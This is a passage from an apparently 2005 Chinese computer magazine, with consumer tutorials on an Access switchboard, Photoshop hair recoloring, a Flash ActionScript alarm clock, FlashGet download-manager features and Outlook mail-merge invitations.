第三步:现在在个人图书管理数据库的“窗体”中，除了我们自己创建的几个窗体外，还会有一个“切换面板”窗体，它是执行“切换面板管理器”时自动生成的，双击打开它，这个数据库就像一个真正的应用程序一样运行了，单击上面相应的按钮，可以查看、编辑相应的数据表信息以及进行退出数据库的操作等。不过运行界面有些简单，可以为它增加图形装饰一下:单击数据库主窗口上的“设计”按钮进入窗体设计状态，右键单击窗体左侧的图形控件(即绿色块)，选择“属性”打开图像属性窗口，在其“格式”标签下单击“图片”右侧的“…”按钮，选择一个图像文件。此时再单击数据库主窗口上的“打开”按钮运行窗体，将会如图6所示，看起来很专业吧？




图6

CF [YY19]

致歉:本刊2005年第6期上的《一小时学会Access轻松打造个人图书管理系统》一文后面的“精彩案例由你选”，其中的第二个选题(快速打造花店订单系统)说明，“借用Access自带的罗斯文数据库示例”应为“借用Access自带的模板文件”。特此更正，并向读者朋友致歉。

足不出户　时尚发型随心变

★★

■广东　冯健儿

时尚发型，每个人都想拥有，但是否每一个时尚发型都适合自己呢？拿自己的头发一次一次做实验，未免太浪费金钱和宝贵的时间了，不如在Photoshop中为自己试试妆吧，然后再确定做成哪种发型及颜色。

在本例中，你可以根据自己的喜好将头发染上各种各样的色彩。拓展本例中的操作，你还可以在头发上洒些亮片，换一种颜色的唇彩和眼影，甚至换一种发型等。



图1

第一步:启动Photoshop，打开一幅人物照片(见图1)，最好是自己的照片。

第二步:单击工具箱底部的快速蒙版按钮，或按快捷键Q进入快速蒙版编辑状态，此时通道调板上会多出一个Quick Mask通道来，可见蒙版实际上就是一个临时的Alpha通道。接着按快捷键D设置默认的颜色(前景色为黑色，背景色为白)，然后选中工具箱里的画笔工具，仔细地把人物的头发涂抹出来，画笔的笔刷要设置为硬边的。注意，此时画笔涂出来的不是黑色，而是50%透明度的红色，这是蒙版色，它并不是真正画到图像上的颜色。如果不小心涂到了头发之外的区域，可按快捷键X将前景和背景色对调一下(此时前景色为白色，背景色为黑色，再次按X键可恢复默认颜色)，然后用画笔擦去多余的蒙版色即可。最后效果如图2所示。



图2

小提示

在涂抹人物头发的过程中，通过快捷键控制好画笔的大小，可加快操作的速度:

Shift+]:增加画笔的硬度

Shift+[:降低画笔硬度

[:减小画笔

]:增大画笔

第三步:人物的头发涂抹好后，按快捷键Q退出蒙版编辑状态，这时我们会发现刚才没有被涂抹到的地方都变成了选区。但是我们想要的选区是头发部分，所以按快捷键Shift+Ctrl+I反选一下就可以选中所有的头发了。最好再把选区羽化一下，以免后面操作产生的效果太过生硬，可执行菜单命令"选择→羽化"，在打开的对话框中设置2个像素羽化值，确定即可。

第四步:选取好头发之后，现在就开始为头发染上时尚的颜色吧。点击图层面板下方左起数第四个小按钮(创建新的填充或调整层)，从弹出菜单中选择"色相/饱和度"(见图3)。这时，图层面板上多了一个图层，即调整层了。

第五步:随之会弹出"色相/饱和度"对话框(见图4)，单击选中右下角的"着色"项，这里的明度采用默认值就可以了，只需调整色相和饱和度即可，一边拖动滑钮一边注意观察头发颜色的变化，直到调出自己喜欢的色彩为止，设置完毕，单击"好"按钮确认。本例中，笔者将照片中人物的头发调成了有光泽的棕红色，据我所知，这种颜色的染发膏差不多六十多元一盒呢。



图3



图4

快速链接

有关蒙版的知识，可参阅本刊2005年第4期"CFan加油站"上的《图像"医疗"助手:蒙版》一文。

Just Do It

将选取的头发复制出来，然后通过图层合并的方法将其合并到其他人物的头像上面，就可以达到换发型的目的。不过在换发型时需要注意以下两点:

1. 蒙版只是Photoshop选取对象的众多方法中的一种，其他还有选取工具法、路径法、通道法、滤镜提取法等，大家应根据照片的实际情况来选用。

2. 进行换发型操作时，拷贝过来的发型与脸部接口处会留下一些痕迹，可通过模糊工具、橡皮图章工具仔细地修复一番，才能达到自然的效果。另外，在选取发型时，一定要注意两张照片中人物的姿势、动作是否相称，尤其要注意脸部是否面向同一个方向。

网络大补贴

1. 给MM的黑白照片上色

网页地址:http://www.photoshopcn.com/article/photoshop/503.html

重点体会:这个实例可作为本文的延伸内容来看，本例中皮肤、头发、眼影、唇彩等的色彩调整非常细腻。

延展练习:本例的文字说明部分太过简单，不过大家可通过一步一步的图示来理清作者的操作思路。找一张自己的黑白照片来练习一下吧。

2."反转负冲"人像处理一例

网页地址:http://www.photoshopcn.com/article/photoshop/536.html

重点体会:包括"色相/饱和度"命令在内的多种色彩调整命令的使用。

延展练习:找一张新拍的数码照片，借鉴上例中的方法，让照片产生一种沉旧的色彩，体现一种沧桑感。

3. 妙用图层混合模式抠图

网页地址:http://www.photoshopcn.com/article/photoshop/534.html

重点体会:选取特定图像时，不一定非得使用工具箱中的选取类工具，巧用其他功能往往能达到意想不到的效果，本例可体会到图层混合模式的强大功能。

延展练习:找一张人物发型复杂而背景相对简单的图片，试验一下本例中的方法。

CF [YY20]

■江西　严创明

Flash 桌面时钟升级版 ★★★

可移动可报时的桌面小闹钟

本文可以帮你学到

- 在 Flash 中制作可随意拖动位置的对象
- 能定时闹铃的小闹钟，闹铃的声音可自己录制
- Flash 中输入/输出与变量绑定初探

有些读者反映，CFan 今年第 4 期上刊登的《打造超酷 Flash 桌面小时钟》一文，虽然好玩但不太实用，能否再为它增加一些功能呢？比如可以用鼠标将它拖到桌面任意的位置，从而不影响桌面上的其他操作，还有就是为它增加定时闹铃的功能，就更实用了。本文将为大家解决这两个问题，制作一个可移动可报时的桌面小闹钟。本文所涉及的素材及 FLA 源文件，可从 http://www.newhua.com/cfan/200507/clock.rar 下载。

随意移动　我行我酷

本例是第 4 期〝桌面小时钟〞的升级版，主要有以下几点不同：

★时、分、秒及表盘元件整合在同一个影片剪辑中，是一个相对独立的〝个体〞，这样既有利于通过 ActionScript 脚本整体控制它，又可以方便地在其他动画剪辑中引用(比如将其〝挂〞在房间剪辑的墙上，它依然能独立运行)；

★给每个实例命名一个惟一的实例名称，这样就能在同一段代码中引用它们进行整体控制，而不是像以前的那个例子一样分别为元件实例输入代码。

第一步：启动 Flash　MX　2004，新建一个 Flash 文档，单击下方属性面板上的〝大小〞按钮，在弹出的文档属性对话框中将尺寸大小设置成 1024 × 768 像素(最好与自己的屏幕区域一样大小，比如也可以设置成 800 × 600 像素或 1280 × 1024 像素等)。

第二步：单击菜单〝插入→新建元件〞(快捷键为 Ctrl + F8)新建一个影片剪辑元件，命名为〝小时钟〞，将自动进入元件编辑窗口。如图 1 所示，连续点击〝插入图层〞按钮再增加几个图层，双击图层名称，由下往上分别改名为〝表盘〞、〝秒针〞、〝分针〞、〝时针〞、〝时钟控制〞。在〝表盘〞图层的第 1 帧中，既可以导入第 4 期中我们用到的那个表盘图像，也可以如图 1 中所示，用 Flash提供的椭圆工具及文本工具自己画一个简单的表盘(圆心要与轴点对齐)。

第三步：按 Ctrl + F8 组合键再创建一个名为〝秒针〞的影片剪辑，在其元件编辑窗口中使用直线工具，以中间的轴点为起点，由下往上画一条直线(同时按下Shift键可确保画出的是垂直线)作为秒针图形。用同样方法再创建名为〝分针〞、〝时针〞的影片剪辑(作为时、分、秒的三条直线，其长短、粗细及色彩最好要有所不同)。按 Ctrl + L 组合键调出元件库面板，双击其上的〝小时钟〞返回小时钟元件编辑窗口中，从元件库面板中将刚才制作的时、分、秒剪辑拖到小时钟



图 1

剪辑相应图层的第 1 帧中，并在属性面板左侧将它们的实例名称分别命名为：hour_mc、min_mc、sec_mc(见图 1)。

第四步：点选最顶部的〝时钟控制〞图层的第 1 帧，然后单击下方的〝动作 - 帧〞面板标题条将其展开，在右侧代码编辑窗口内输入以下脚本代码：

```
mydate = new Date();  //创建一个日期对象
sec = mydate.getSeconds();  //获取当前时间的秒数
min = mydate.getMinutes();  //获取当前时间的分钟数
min_mc._rotation = min*6; //计算分针的旋转角度
sec_mc._rotation = sec*6;   //计算秒针的旋转角度
hour = mydate.getHours();   //获取当前时间的小时数
if (hour>12) {
        hour = hour-12;
}
hour_mc._rotation = hour*30+min/2;   //计算时针的旋转角度
```

最后分别右击每个图层的第 2 帧，并选择〝插入帧〞命令，使每个层均为 2 帧。

第五步：单击右上角编辑条上的〝场景 1〞切换到主场景中，按 Ctrl + L 组合键打开元件库面板，把在前面制作的〝小时钟〞影片剪辑拖放到舞台中央，选中这个影片剪辑，展开下方〝动作 - 影片剪辑〞面板，在其右侧的代码编辑窗口中输入以下代码：

```
on (press) { //press指鼠标左键按下
        this.startDrag();  //对象随光标移动
}
on (release) {  //release指放开鼠标左键
        this.stopDrag();  //停止移动
}
```

第六步：保存好文件，此时按下“Ctrl＋回车”组合键，就可以欣赏到自己的小时钟作品了。将光标移到时钟上，光标将变成手的形状，按下鼠标左键拖动，小时钟将随之移动位置。执行“文件→发布设置”菜单命令，在发布设置对话框的“格式”选项卡中选中“Flash”项，然后单击下方的“发布”按钮生成SWF动画文件。通过第4期《打造超酷Flash桌面小时钟》一文中介绍的mProjector软件生成透明背景动画，一个可在桌面上随意移动的小时钟就制作好了。

定点报时　闻鸡起舞

现实生活中，小闹钟的定时闹铃功能非常实用，有了它的提醒，就不用每天担心上班(或上学)迟到了。下面让我们在Flash中制作一个可以定点报时的电子小闹钟，报时用的声音文件既可以是网上下载的好听的MP3歌曲，也可以是自己通过麦克风录制的声音片断。

第一步：新建一个Flash文档。将主场景的第1层改名为“时间显示”，在这个层的第3帧处按快捷键F5新增空白帧，使这一层变成3个帧(以后主场景中的每层均设为3个帧)。点选第1帧，在工具箱中选择文本工具，然后在文本属性面板中选择文本类型为“动态文本”，设置好字体、大小及颜色等项，接着在舞台中偏上的地方画出一个动态文本框，并在属性面板右下角“变量”框中输入变量名：shijian_mc。

第二步：单击时间轴上的“插入图层”按钮新增一个图层，命名为“时钟脚本”。用鼠标选中这个层的第2帧，按F6快捷键插入一个关键帧，打开动作面板，为这帧添加以下脚本：

```
shijian = new Date();
miao = shijian.getSeconds();
fen = shijian.getMinutes();
shi = shijian.getHours();
shijian_mc = shi + ":" + fen + ":" + miao;
```

再在这层的第3帧上按F6键插入关键帧，并为这帧添加脚本：

```
gotoAndPlay(2);
```

第三步：在主场景中新增一个层，命名为“闹时输入”。选择文本工具，在文本属性面板中选中“输入文本”类型，并在属性面板下面的按钮图标中按下“在文本周围显示边框”按钮，然后在第1帧中分别画出3个文本框，并分别将它们的变量名命名为“shi_in”、“fen_in”和“miao_in”。接着选择静态文本类型，再分别在以上三个文本框后面适当的位置输入“时”、“分”、“秒”文字，并在合适的位置输入“设置闹时”等提示性文字。

第四步：新增一个层，命名为“闹时显示”。选择文本工具，在第1帧分别画出3个“动态文本”类型的文本框，并分别将它们的变量名命名为“shi_out”、“fen_out”、“miao_out”，再按前面的方法分别在3个动态文本框后面适当的位置上输入“时”、“分”、“秒”3个文字(时钟布局可参见图2)。

第五步：新增一个层，命名为“闹时显示脚本”。在第1帧添加如下脚本，以初始化闹时显示的3个变量值(英文半角双引号""里面没有包括空格在内的任何字符，这表示为空值)：

```
shi_out = "";
fen_out = "";
miao_out = "";
```

第六步：新增一个层，命名为“按钮”。可通过点击菜单命令“窗口→其他面板→公用库→按钮”打开Flash的公用库面板，从里面选择一个按钮元件拖放到舞台上。

如果你觉得没有合适的按钮，特别是觉得在桌面上放一个凸起来的按钮不太协调的话，那就自己动手做一个吧：按“Ctrl＋F8”快捷键打开新建元件对话框，新建一个“按钮”类型元件；选中“弹起”帧，在舞台中输入红色的文字“设置确定”；再选中“指针经过”帧，按F6快捷键插入关键帧，选中这帧的文字，在属性面板中将文字的颜色改成绿色；最后再选中“按下”帧，按F6插入关键帧，选中这帧的文字，在文字属性面板中将字体变小一些。

切换回主场景，按Ctrl＋L快捷键打开元件库面板，将刚才制作的按钮元件拖放到舞台中，点选这个按钮之后打开动作面板，为其添加以下脚本：

```
on (press) {
        shi_out = shi_in;
        fen_out = fen_in;
        miao_out = miao_in;
}
```



图2

以上脚本的含义是：单击该按钮时，将在“闹时设置”文本框里输入的变量值赋值给“闹时显示”中的变量。

第七步：点击菜单命令“文件→导入→导入到库”，将准备好的音乐文件(MP3或WAV)导入到元件库。新建一个名为“闹铃动画”的影片剪辑元件，第1帧保留为空白关键帧，在第2帧按F6键插入关键帧，按Ctrl＋L键打开元件库面板将刚才导入的音乐拖放到这帧上(也可直接从帧属性面板中“声音”项的下拉列表中选中要加入到这帧的音乐文件)。再在第10帧左右按F5快捷键新建一个空白帧(根据声音文件的实际长短而定)。

然后再新增一个层，在新增层的第1帧添加以下脚本：

```
stop();
stopAllSounds();
```

在这层的最后一帧按F6插入关键帧，并添加脚本：

```
gotoAndPlay(3);
```

第八步：在编辑条上单击“场景1”回到主场景中，新增一个层，命名为“闹铃动画”，从元件库面板中将前面制作的“闹铃动画”影片剪辑拖放到舞台上，选中它并打开动作面板，为它添加如下脚本：

```
onClipEvent (enterFrame) {
        if ((_root.shi == _root.shi_out) && (_root.fen == _root.fen_out) && (_root.miao == _root.miao_out)) {
                this.play();
                //如果系统当前时间与设置的闹铃时间的时、分、秒同时相等,则这个闹铃动画开始播放
        }
}
```

好啦，一个能设置闹时、有闹铃的电子闹钟就做成了。执行上节中第六步操作生成SWF动画文件，并通过mProjector生成透明背景的桌面小闹钟即可。有兴趣的读者，可借鉴上节内容，为它增加好看的界面，并给它加上可拖动功能。CF [YY21]

菜鸟集训营

FlashGet 超越下载极限

■河北 闫艳力 北京 一页

使用IE默认的下载功能，不但速度慢，而且下载过程中如果遇到意外故障掉线了，就会前功尽弃，还得从头再重新下载。而FlashGet(网际快车)则具有断点续传功能，它会从上次中断的地方继续开始下载，不让前面的工作白费。FlashGet还具有多线程下载、支持镜像等功能，可让下载速度提高100%到500%。新版FlashGet还增加了对微软Windows Media Player播放器的MMS协议以及RealOne播放器的RTSP协议支持，可以方便下载各种流媒体影视节目。更多实用功能，请继续阅读下文……

实例1:随叫随到的网际快车

第一步:首先到http://www.onlinedown.net/soft/15.htm下载最新的网际快车FlashGet 1.65简体中文版。双击下载回来的fg165.exe文件运行安装程序，单击Next(下一步)进入协议窗口，再单击"I Agree(我同意)"，然后一路单击"Next"，最后单击"Finish(完成)"即可。

如果是升级或重装FlashGet，最好安装到原有的FlashGet目录中，这样以前的下载任务等信息就不会丢失了，未完成的下载任务还能继续下载。

第二步:FlashGet默认安装后，会在系统分区(一般为C盘)创建Downloads目录，并且将下载的文件都保存在这里，日积月累，下载的文件会很快侵蚀掉宝贵的系统分区，这样的后果便是电脑会越来越慢，并且经常会出一些莫名其妙的故障。所以，在安装完成后，最好马上更换下载文件保存位置。打开FlashGet，在其主界面左侧窗格中分别右击"正在下载"、"已下载"项并选择"属性"，接着将"默认的目录"由"C:\Downloads"改为其他分区的文件夹，比如"D:\Downloads"。

第三步:现在让我们开始第一个下载任务。打开http://nj.onlinedown.net/soft/5306.htm，这里是SnagIt 7.2.2的下载网页(见图1)，直接单击下载链接即可调出FlashGet的"添加新的下载任务"窗口，下载地址、文件保存的路径、文件名等参数都已自动设置好了，单击"确定"按钮就可以进入FlashGet主界面并开始下载了。



图1

其实只要启动了FlashGet，它便会时时监视Windows剪贴板，当复制一个下载链接到剪贴板时，FlashGet也会自动弹出"添加新的下载任务"窗口，单击"确定"按钮即可下载。

> **小提示**
>
> **不简单的"添加新的下载任务"**
>
> 在"添加新的下载任务"窗口中有些选项最好留心一下。
>
> ★"重命名":许多软件的下载文件名称并没有使用软件本身的名字，特别是在下载MP3歌曲时，文件名常常是数字或是拼音缩写，这样的文件名会为日后管理带来很多麻烦，所以建议你在下载某个软件或MP3前，先在网页上复制它的名字，然后将其填写到"重命名"文本框中，当然最好不要修改文件扩展名。
>
> ★"文件分成 同时下载":FlashGet能将一个文件分成最多10个线程同时下载，一般情况下线程越多，下载速度越快，但有时多了反而会降低速度，所以建议使用3～5个线程即可。
>
> ★"注释":强烈建议大家在下载前将所下载文件的用途添加到这里，以便日后更好地管理文件。如果想知道它的妙用请参考本刊2005年第2期《FlashGet三大超精彩秘技》一文中的实例3。

现在有了FlashGet，即使你下载的是几十兆甚至是几百兆的电影或大软件，也不用再担心因网络故障等原因导致的下载中断了，甚至在下载大文件时，你因为临时有事要关机也没有关系，下次重启FlashGet后，单击FlashGet主窗口左侧的"正在下载"文件夹，再在右侧双击未完成的下载任务即可继续下载了。

第四步:启动FlashGet后，它会在屏幕上显示一个悬浮窗口，里面动态显示下载进度(或其他状态)，双击这个悬浮窗口可以显示或隐藏FlashGet主窗口(见图2)。悬浮窗口可随意拖动到屏幕的任意位置，这样可避免影响桌面上其他程序的运行。悬浮窗口还有其他一些妙用，比如按住网页上相应的下载链接不放手，然后将它拖到FlashGet的悬浮窗口上，还可以打开"添加新的下载任务"窗口进行下载。

第五步:下载完成后，可单击FlashGet主窗口左侧的"已下载"文件夹，在右侧列表中就可以看到下载回来的文件了。双击下载文件，如果它是程序文件，将直接运行；如果是MP3、BMP等音乐、图形文件，将自动调用

相应的程序打开它，就像在资源管理器里的操作一样。点选某一下载文件后，按下"Ctrl+回车"键，还可以打开下载文件所在文件夹。



图2

小提示

★许多基于IE内核的第三方浏览器，单击下载链接时不能直接调用FlashGet，这时可以右击下载链接，从右键菜单中选择"使用网际快车下载"项，即可调出FlashGet下载了。

★在IE工具栏的空白处单击鼠标右键，从弹出菜单中选中"FlashGet Bar"项，即可显示出FlashGet的IE工具条，通过它，就可以直接查看下载的情况，并可以控制FlashGet，这对一些禁止鼠标右键菜单的站点很有效。

实例2:擦亮FlashGet的眼睛

在FlashGet主界面中执行菜单命令"工具→选项→监视"调出监视窗口，在这里进行设置可以使FlashGet下载功能更好用。

1.不明地址也能下载

目前不少网站提供的下载链接都是重定向的，一般中间会包含"？"，这种下载链接经常不是指向需要下载的文件，而是指向具体提供下载的一个页面。如果勾选了"宽松的匹配方式"选项，则点击这类不明地址的下载链接时，FlashGet将会分析该页面文件以获得实际的下载链接。

2.监视更多的文件类型

单击ZIP、RAR、EXE等文件链接时，可以直接调出FlashGet进行下载，但是单击PDF、DOC等文件链接时，则可能直接在IE 览器中打开文档，速度非常慢。可以用PDF、DOC的形式将文件的后缀名添加到"监视的文件类型"文本框中，以后，这些文件类型的下载链接也可以直接调用FlashGet了。

3.让FlashGet在需要的时候再出现

勾选"使用ALT键"项后，单击下载链接的同时必须按ALT键，才能调出FlashGet，否则将跳过FlashGet直接使用 览器自身的下载功能。

4.让FlashGet进驻其他 览器

单击"其他 览器"按钮可以链接到http://www.amazesoft.com/cn/browser.htm网页上，在这里可以下载安装FlashGet for Opera & Netscape & Mozilla的插件程序。

5.夺回下载控制权

有时，当你安装了其他的下载软件，有可能造成FlashGet的下岗，无法为你监视和下载链接，这时可单击"缺省下载程序"按钮，让FlashGet重新夺回控制权。

实例3:批量下载网页中的所有文件

第一步:在网页中如果有大量同一类型的文件需要下载(比如有多首MP3音乐文件的链接)，可以在网页的空白处单击鼠标右键，然后从右键菜单中选择"使用网际快车下载全部链接"，这时会弹出"选择要下载的URL"对话框。

第二步:单击其上的"选择特定"按钮，在打开的对话框右侧的"文件扩展名"中勾选要下载的文件类型(如：mp3)，连续确定后就可轻松搞定了。你还可以点击"选项"按钮，在其中选择你要"标记缺省的文件类型"，这时你可以选择".mp3 .wav .mid"项，就可以快速下载此网页中的所有声音文件。

第三步:批量下载文件时，FlashGet首先会显示一个"其他的文件是否使用同样的设置？"的提示框，选中提示框中的"不要再次询问"项，单击"是"按钮，即可下载所有选中的文件了。

Just Do It

★使用通配符批量下载

假设http://www.cfan.com.cn网页上有music01.mp3到music99.mp3共99个歌曲文件，可先执行"任务→添加成批任务"命令，在打开的对话框的"URL"中输入http://www.cfan.com.cn/music*.mp3，选择"从1到100"，"通配符长度"设置为3，确定后即可批量下载了。

★巧用"导入列表"实现批量下载

经常在各种BBS站点中看到提供音乐专辑或大批量文件下载的帖子，不过它们往往只提供了需要的地址却没有链接，单击这些地址时并不可以下载。这时可按下Ctrl+C键全选网页内容，并粘贴到记事本中将其保存为后缀名为.lst(如:music.lst)的文件。在FlashGet主界面中选择"文件→导入列表"命令导入刚刚建立的LST文件，则网页中的所有下载地址都跑到FlashGet的下载列表中了。

实例4:实时影视照"当"不误

现在网络影视是越来越火，影视资源也逐渐增多，而这些电影或电视节目多使用MMS协议或RTSP协议进行传输通讯，FlashGet可以帮我们轻松"录制"这些影视资源。下面以下载CCTV4节目为例进行介绍。

第一步:首先必须得到CCTV4的URL，即提供视频的网址。如果你可以在IE 览器中用Windows Media Player观看CCTV4的节目，则可以在屏幕中影视节目上方右击，选择"属性"，在"文件"标签下的"位置"中就可得到它的URL:mms://winmedia.cctv.com.cn/live。

小提示

CCTV新闻频道:mms://live.cctv.com/live1
CCTV英文频道:mms://live.cctv.com/live3

第二步:拖动鼠标选中此URL，按下Ctrl+C键复制链接

地址，然后右键单击FlashGet悬浮窗口，从右键菜单中选择“粘贴URL”项，FlashGet就会打开新建下载任务对话框，选择好保存目录后直接单击“确定”，就能下载CCTV4的影视节目了。双击下载完毕的流媒体文件，即可调用相应播放器观看了。

实例5:巧设“计划”，精彩不错过

是不是经常错过自己喜欢看的电视节目？其实完全可以让FlashGet将电视节目自动录制下来，这样就不用担心错过好节目了。下面以录制CCTV4每天早晨7:00至7:10的《简明新闻》为例。

第一步:打开FlashGet主界面，执行菜单“工具→选项”命令，在打开的对话框中选择“计划”标签，将“开始下载文件于”下的时间框修改为“07:00”，将“停止下载文件于”下的时间框修改为“07:10”并勾选星期一至星期天全周，单击“确定”关闭对话框(见图3)。



图3

第二步:执行“任务→新建下载任务”菜单命令或直接按下F4键，在网址中输入CCTV4视频网址:mms://winmedia.cctv.com.cn/live，最重要的是将下面的“开始”项设为“计划”，最后按下“确定”按钮。

第三步:勾选“工具→完成后关机”，这样，只要保证每天早7点时，你的FlashGet是打开状态，它就会自动为你下载CCTV4的《简明新闻》，下载完毕后就自动关机。

实例6:兼职离线浏览器

FlashGet的“站点资源探索器”就像一个离线　览器，可以快速列出HTTP和FTP站点的目录结构及文件列表，并根据选择，将需要的网页、资料全部下载到硬盘中，等有时间再慢慢研究。当然，它跟专业的离线　览器软件比较起来，相差还很多，比如不能探索二级、三级页面中的内容。下面以下载“电脑爱好者”的网站www.cfan.com.cn为例，练习一下站点资源探索器的使用。

第一步:启动FlashGet，在其主窗口中点击菜单命令“工具→站点资源探索器”(或直接按快捷键F7)打开站点资源探索器。

第二步:在地址栏中输入“电脑爱好者”网站的完整URL地址(http://www.cfan.com.cn)并回车，资源探索器便会快速分析出网站的结构来，并在窗口左侧列出网站的结构，单击某一文件夹，其下所有的文件便会显示在窗口右侧。

第三步:现在就可以好好研究一下这个网站的文件架构了，如果在其中发现了什么好的素材，双击它下载便可。配合Ctrl或Shift键可以选择多个文件，然后右击鼠标，从右键菜单中选择“下载”项打开添加新的任务窗口，单击“确定”后将会弹出“其他的文件是否使用同样设置”提示框，单击“是”即可。使用此模式还可能会发现一些站长隐藏的文件，主要是未在主页中做相关链接的网页或软件。

实例7:管好你的下载文件

疯狂下载后，“已下载”文件夹中的文件会杂乱不堪，让人看了就头大。FlashGet已默认创建了“软件”、“游戏”、“驱动程序”、“MP3”四个类别，用鼠标将下载文件直接拖到相应的类别中就可以实现分类管理。

其实，下载文件时，在“添加新的下载任务”窗口中，单击“类别”下拉按钮，从下拉列表中选择一个类别，文件下载完成后就会自动转到该类别中，不用事后再手工拖动，非常方便。

如果下载的电影文件较多，最好再创建一个名为“电影”的新类别，操作方法为:右击“已下载”文件夹，从弹出的菜单中选择“新建类别”选项，然后输入新建的类别名称“电影”，单击“…”按钮设置文件保存目录，确定即可。以后再下载电影的时候，就可以将类别指定为“电影”了。

通过设置FlashGet的下载规则，还可以让FlashGet为你自动分类下载的文件，比如:凡是MP3歌曲，它都会帮你自己保存到MP3文件夹等，具体方法请参阅本刊2005年第2期《FlashGet三大超精彩秘技》一文的实例2，这里就不多说了。

实例8:FlashGet也玩远程遥控

如果家里的网络没有公司里的网络快，在家　览网页得到一个大文件的下载地址时，可以遥控公司里的电脑让它自动下载此文件，第二天一上班就可以用上了。若想让FlashGet完成远程遥控功能，还需要FlashCheck这款小软件的配合，FlashCheck的下载地址为:http://www.amazesoft.com/fc057b.exe

第一步:在公司的电脑上安装并运行FlashCheck，这时任务栏托盘中会多出一个图标，右击此图标，选择“个人喜好设置”命令，在“账号设置”标签中添加你常用的邮箱。

第二步:再单击“其它选项”标签，设置定时检查的时间间隔，勾选“忽略错误”、“自动运行”、“启动时自动进入检查状态”、“启用下载代理”等选项，并设置自己的邮件接收程序，你可以选用Foxmail、OE等任意邮件客户端，最后按下“确定”按钮。

第三步:以下载http://zj.onlinedown.net:88/down/snagit.exe为例，只要给刚才设定的被检测邮箱发送一封主题为“%FlashGet% -dl http://zj.onlinedown.net:88/down/snagit.exe”的邮件，邮件内容无所谓，空白也可。FlashCheck检测到这个新邮件后，就会自动调用FlashGet下载指定地址的文件了。

CF [YY22]

巧用Outlook　会议筹备有条不紊

★★

■邹肇辉

本文可以帮你学到

- 利用Publisher模板制作专业邀请函
- 如何让每个人收到为他定制的邮件
- 如何群发邀请短信

身为办公族，一天开两次会很平常，整天连轴转地泡会也不稀奇。好友小玉，身为某公司营销部宣传专员，更是以会为业，被朋友戏称为“会虫”。近日，小玉又在忙春季新品发布会。经过半个多月忙活，准备工作已大体就绪。现在离开会日子还有三天，正是发出邀请函的合适时间。由于同被邀请者都打过交道，有的还很熟悉，因此小玉这回没采用雇快递公司送邀请函的老办法，而是通过发电子邮件来盛情邀请天南海北的渠道合作商和媒体记者赴会。

1.制作邀请函

如果邀请函只是使用简单的文本E-mail，显得有些简陋，同这次隆重的会议不太相称，小玉打算做一个图文并茂的邀请函。她采用了Office套件中的Publisher 2003来制作，因为Publisher内置了许多模板，其中就有数十个电子邮件模板。

第一步：启动Publisher。在“根据设计方案新建”框中点击“网站和电子邮件”项，然后点击其下的“电子邮件”项，再点击下面的“事件/活动”项，最后在右边窗口中双击“边框式事件/活动电子邮件”模板。

第二步：在生成的图文电子邮件中进行适当修改，主要是修改文字内容，调整图片等，操作跟PowerPoint几乎完全相同（见图1）。



图1

第三步：选择“文件→另存为”菜单，将设计好的图文另存为图元文件*.wmf。

第四步：在Word 2003新建文档，选择“插入→图片→来自文件…”菜单，将刚才存储的wmf文件调入，再加上适当的文字并调好版式，最后将整个文档存为“请柬.DOC”（见图2）。



图2

2.设置联系人类别

由于参会人员众多，必须将他们的地址归类才行，否则每次操作都去选一次就太辛苦了。通常的归类方法是建立通讯组列表，但由于Outlook 2003用来群发的“邮件合并”功能不支持通讯组列表，只能另想办法。小玉想到的招数是为此次参会人员设置一个新类别，以类别分类就能很容易地将所有参会人员从通讯簿中筛选出来。

第一步：在Outlook 2003中点击左边导航窗格的“联系



图3

人”标签，当前视图便转换为“联系人”视图，右边窗口中便出现了所有联系人的列表。选择“工具→组织”菜单，在右上方出现“组织”设置面板。

第二步：在“创建新类别”框中输入“春展会”，点击“创建”按钮，就建好了名为春展会的新类别（见图3）。

第三步：在“将下面选中的联系人添加至”下拉列表中选择“春展会”项，然后在下面联系人列表中单选或按住Ctrl/Shift多选，点击“添加”按钮，就将选中的联系人类别设为了“春展会”（见图4）。



图 4

第四步：在左边导航窗格中点击“按类别”选项，联系人列表就按类别归了类。在“春展会”类别下，就是全部参会人员的地址。

3.群发邀请邮件

出于对与会客人的尊重，不能使用一成不变的邀请格式，至少称谓应随人员变化而变化，让人感觉这是专门为他发的。显然，新建邮件，然后把所有人的地址都放入地址栏的“群发”不能满足要求，得另外想辙才行。Outlook 2003功能强大之处再次体现出来，这就是“邮件合并”功能。

第一步：在“联系人”视图中，选中“春展会”类别下的所有联系人，然后选择“工具→邮件合并”菜单，弹出“邮件合并联系人”窗口。

第二步：在窗口中“联系人”栏选“选定的联系人”项，“要合并的字段”栏选“合并所有联系人字段”项，“文档文件”栏选“现有文件”项，并点击旁边的“ 览”按钮，将“请柬.DOC”文件选上。“合并到”栏选“电子邮件”项，并在“邮件主题行”输入邀请函的简要说明（见图5）。点击“确定”按钮，“请柬.DOC”被Word 2003打开 。



图 5

第三步：此时的Word上方多了“邮件合并”工具栏。点击该工具栏的“插入域”按钮，在弹出的对话框中选择“姓氏”（因为姓氏项中已输入全名）项，然后单击“插入”按钮将姓氏域插到请柬姓名处。

第四步：点击邮件合并工具栏的“查看合并数据”按钮，即可预览邮件最终样式，很明显，请柬姓名处已自动换成了联系人的姓名。利用四个记录移动按钮还可以预览其他联系人的邮件样式，此时会发现每份请柬的姓名都随联系人的改变而改变。

第五步：确认无误后，点击邮件合并工具栏的“合并到新邮件”按钮，在弹出的对话框中点击“确认”按钮，邀请函便通过Outlook 2003群发出去了（见图7）。




图 7

4.设置回函确认

为及时了解邀请函是否被收件人收到和阅读，小玉还在Outlook 2003中设置了“送达回执”和“已读回执”。



图 8

